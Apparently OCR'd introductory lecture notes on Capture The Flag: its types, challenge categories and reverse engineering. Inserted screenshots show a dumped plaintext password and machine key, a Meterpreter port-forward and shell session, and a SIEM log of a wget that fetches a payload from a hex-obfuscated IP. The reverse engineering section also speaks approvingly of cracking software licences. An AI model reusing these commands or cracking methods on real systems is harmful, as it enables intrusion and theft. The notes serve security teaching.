Capture The Flag (CTF)

S2Day11CTF.md

by Nathan Hailu

Recall

LAST class Topics

Topics

1. What is CTF
2. Types of CTF
3. Categories of CTF
4. Why CTF
5. How to play CTF
6. Live Playing CTF
7. Exercise


What is Capture The Flag?

- Capture The Flag, as The name suggests it is Capturing a thing called flag
- It is a Security Game, That helps to understand concepts and to have a vulnerable lab to train on.
- Flag is a text,code,asked string/number.
    - Example: GEEZ{24erjawsfiasjf} , H4ck3r , flag{dsadad}...


CTF Types

There are 3 types of CTF

1. Attack- Defense
   - In these types of events, teams defend a host PC while still trying to attack opposing teams’ target PCs.
   - Each team starts off with an allotted time for patching and securing the PC, trying to discover as many vulnerabilities as possible before the opponent attacking teams can strike.
   - The team with the most points wins.



```
Username  Domain  Password
--------  ------  --------
Roza      PT      R-Qq123456

kerberos credentials
====================

Username  Domain    Password
--------  ------    --------
(null)    (null)    (null)
Roza      PT.LOCAL  R-Qq123456
pc7$      PT.LOCAL  d0 65 18 a2 35 90 88 0e 78 a9 2b 92 98 0e fe 3d 5d 07 04 d0 b0 ab 9a 03 cb ad d9 b7 0b b0 20 50 83 95 54
                     9d fe 6a 0d 0b 64 7c 2a ab 73 d6 0a 28 01 34 ed 4d ff 7d f5 08 40 f5 89 dd fd 84 33 aa 0a 37 58 c2 dc 9
                    e f3 0d 4f 4a b2 6e 24 37 57 d0 f4 77 f6 96 57 4c 97 d9 23 d5 7c aa 7e b0 ab 2f 58 50 07 14 aa 7c ef e7
                    05 73 a2 4a 73 d0 fa f3 d3 5f b3 e6 38 f9 49 cd f6 71 f4 47 06 de 13 0c 6f 9c 4b d7 be ae 33 90 33 0d a2
                     72 70 48 8b d0 76 5d 4a a7 72 b6 34 a5 18 31 d3 f3 a3 90 d2 6a 7d a5 84 5d e0 72 06 70 7e 41 e3 b5 c6 1
                    4 48 75 a9 28 dd da 07 30 ee c5 ad 0e b2 d4 f0 75 44 6d 55 a8 5b 0b 9d 99 43 f9 64 de 03 29 86 33 03 c4
                    9e e5 8e 92 1b 0c ab ec 4f a4 54 04 0e 98 57 72 76 da 60 65 08 65 92 93 eb 0d cc 1b 9d 10 b6 44


meterpreter > portfwd add -L 172.0.0.1 -l 3390 -p 3389 -r 127.0.0.1
[-] Error running command portfwd: Rex::BindFailed The address is already in use or unavailable: (172.0.0.1:3390).
meterpreter > portfwd add -L 172.0.0.1 -l 3391 -p 3389 -r 127.0.0.1
[-] Error running command portfwd: Rex::BindFailed The address is already in use or unavailable: (172.0.0.1:3391).
meterpreter > portfwd add -L 127.0.0.1 -l 3391 -p 3389 -r 127.0.0.1
[*] Forward TCP relay created: (local) 127.0.0.1:3391 → (remote) 127.0.0.1:3389
meterpreter > shell
Process 1088 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
(c) ••의•••••• ••••••••••• (Microsoft Corp.), 2009. ••• •• •••版•.

C:\Windows\system32>

C:\Windows\system32>powershell
powershell
Windows PowerShell
(C) ••의•••••• •••••••••••, 2009. ••• •• •••版•.

chcp 65001
```



```
event_src.host = "10.149.12.133" AND …  ›  time, event_src.host, text  ›  time (newest on top)  ›
event_src.host, COUNT(*) as Cnt  ›  Cnt (9 → 0)  ›  10000
```

Cnt	event_src.host
51	10.149.12.133

Total 1 group

time	event_src.host	text
06/05/2024 11:22:20	10.149.12.133	The process "/dev/shm/ptube.
06/05/2024 11:22:04	10.149.12.133	The user c_pierce started the p
06/05/2024 11:20:59	10.149.12.133	The user c_pierce started the p
06/05/2024 11:11:31	10.149.12.133	The process "/dev/shm/ptube.
06/05/2024 11:11:26	10.149.12.133	The process "/dev/shm/ptube.
06/05/2024 11:11:21	10.149.12.133	The user c_pierce started the p
06/05/2024 11:11:21	10.149.12.133	The user c_pierce started the p
06/05/2024 11:11:21	10.149.12.133	The user c_pierce opened the f
06/05/2024 11:11:21	10.149.12.133	The user c_pierce opened the f
06/05/2024 11:11:21	10.149.12.133	The process "/dev/shm/ptube.
06/05/2024 11:11:15	10.149.12.133	The user c_pierce started the p
06/05/2024 11:11:01	10.149.12.133	The user c_pierce started the p
06/05/2024 11:10:50	10.149.12.133	The user c_pierce started the p
06/05/2024 11:10:21	10.149.12.133	The user c_pierce started the p
06/05/2024 11:09:43	10.149.12.133	The user c_pierce started the p
06/05/2024 11:08:41	10.149.12.133	The user c_pierce started the p
06/05/2024 11:05:40	10.149.12.133	The user c_pierce started the p
06/05/2024 11:02:39	10.149.12.133	The user c_pierce started the p

Total 51 events, 1 selected

06/05/2024 11:02:39

The user c_pierce started the process "/usr/bin/wget" as c_pierce on host 10.149.12.133

subject.account.name	c_pierce
subject.account.session_id	5303
subject.account.id	51000015
subject.account.privileges	51000015

Object


object	process
object.account.name	c_pierce
object.account.id	51000015
object.account.group	hr_department
object.process.name	wget
object.process.path	/usr/bin/
object.process.fullpath	/usr/bin/wget
object.process.cmdline	wget -q http://0x8e.0x5d.0x61.0xe5/af9/ptube.lin -O /var/tmp/dt
object.process.id	20946
object.process.meta	wget -q http://0x8e.0x5d.0x61.0xe5/af9/ptube.lin -O /var/tmp/dt
object.process.cwd	/home/c_pierce
object.process.parent.id	20945

Interaction parameters

importance	low
action	start
status	success

Additional information

datafield1	wget
datafield2	root
datafield3	0755
datafield4	/usr/bin/wget
numfield2	0
asset_ids	cpierce.tube.stf (10.149.12.133)
msgid	execve
chain_id	759008



» 06/05/2024 18:47:47

User root read file "authorized_keys" containing private keys using sshd on host 10.149.12.105

Interaction roles

Subject

subject	account
subject.type	root
subject.account.name	root
subject.account.provider	local
subject.account.session_id	4294967295
subject.account.id	0
subject.account.privileges	0
subject.process.name	sshd
subject.process.path	/usr/sbin/
subject.process.fullpath	/usr/sbin/sshd
subject.process.id	945542
subject.process.meta	/usr/sbin/sshd -D -R
subject.process.cwd	/
subject.process.parent.id	979


Object

object	file_object
object.name	authorized_keys
object.id	132795
object.type	regular_file
object.state	r
object.path	/root/.ssh/
object.fullpath	/root/.ssh/authorized_keys
object.account.name	root
object.account.provider	local
object.account.id	0
object.account.group	root

…

2. Jeopardy CTF

- Jeopardy-style CTFs present competitors with a set of questions that reveal clues(Hints) that guide them in solving complex tasks in a specific order.
- By revealing clues, contestants learn the right direction regarding techniques and methodologies that are needed going forward.
- Teams receive points for each solved task.
- The more difficult the task, the more points you can earn upon its successful completion.
- Ongoing, online CTF competitions are most likely to be Jeopardy style. It’s easier to play solo and requires less coordination among players than an Attack and Defend competition.



[redacted]

500 points - Warmups - 0 Solves - easy

Author: @JohnHammond#6971

Hey kids!! Wanna learn how to hack??!?! Start here to foster your curiosity!

Press the `Start` button on the top-right to begin this challenge.

flag{not_really_tho}

[redacted]

500 points - Warmups - 0 Solves - easy


[redacted]

500 points - Warmups - 0 Solves - easy

…

3. King of the Hill

- This kind of CTF is played in a team, the first who hacked the system and patched it will be the winner.
- Here the player will act like red team and blue team. And will hack it and also patch it to prevent other competitors(hacker) from getting into the system.



King of the Hill Beta

Be the first to hack into a machine, and then retain your presence by patching vulnerabilities to stop your foes from taking your position!

Attack then defend!


CTF Categories

On CTF games There are a lot of categories like the hacking fields.

1. Web
   a. This type of challenges focus on finding and exploiting the vulnerabilities in web application. The maybe testing the participants' knowledge on SQL Injection, XSS (Cross-Site Scripting), and many more.
2. Forensic
   a. Participants need to investigate some sort of data, like do a packet analysis on .pcap file, log analysis, and so on.
3. Cryptography
   a. Challenges will focus on decrypting encrypted strings from various types of cryptography such as Substitution crypto, Caesar cipher, and many more.
4. Reversing
   a. RE usually needs participants to explore a given binary file weather PE file, ELF file, APK, or some types of other executable binary.
   b. Participants need to find the key by decompilation, disassemble using static or dynamic analysis, or other reverse engineering tools.
5. OSINT
   a. The OSINT idea is to see how much information is available to you and understand the underlying hint's hidden in the challenges it-self with the help of google and bit problem-solving skills. So more tools like sherlock, and no focus on domain enumeration, etc.
6. Secure code
   a. A code is given and the game is to find the weak spot then changing that and running it will give the flag
7. Web3
   a. This focus on the latest technology blockchain, you will find bug on smart contracts and so on
8. Boot2root/machine/pwn
   a. Here you will be given a IP address and the game is to find any bug and hacking that server/computer

Reverse Engineering

- Reverse Engineering is one of the greatest Cyber Security Field.
- As the name suggests we will reverse any thing that is built up.
- Here Hackers will reverse engineer and Bypass many things, like the last time burp licencing.
- Every thing we use SOftwares are cracked by reverse engineers.
- For this You have to learn programming languages like, Assembly and C
- There are many tools used to reverse any software and get the assembly code for further review.
  - Example: IDA, Ghidra, …
- And White hats, use this skill to reverse any malwares and to analyze it.

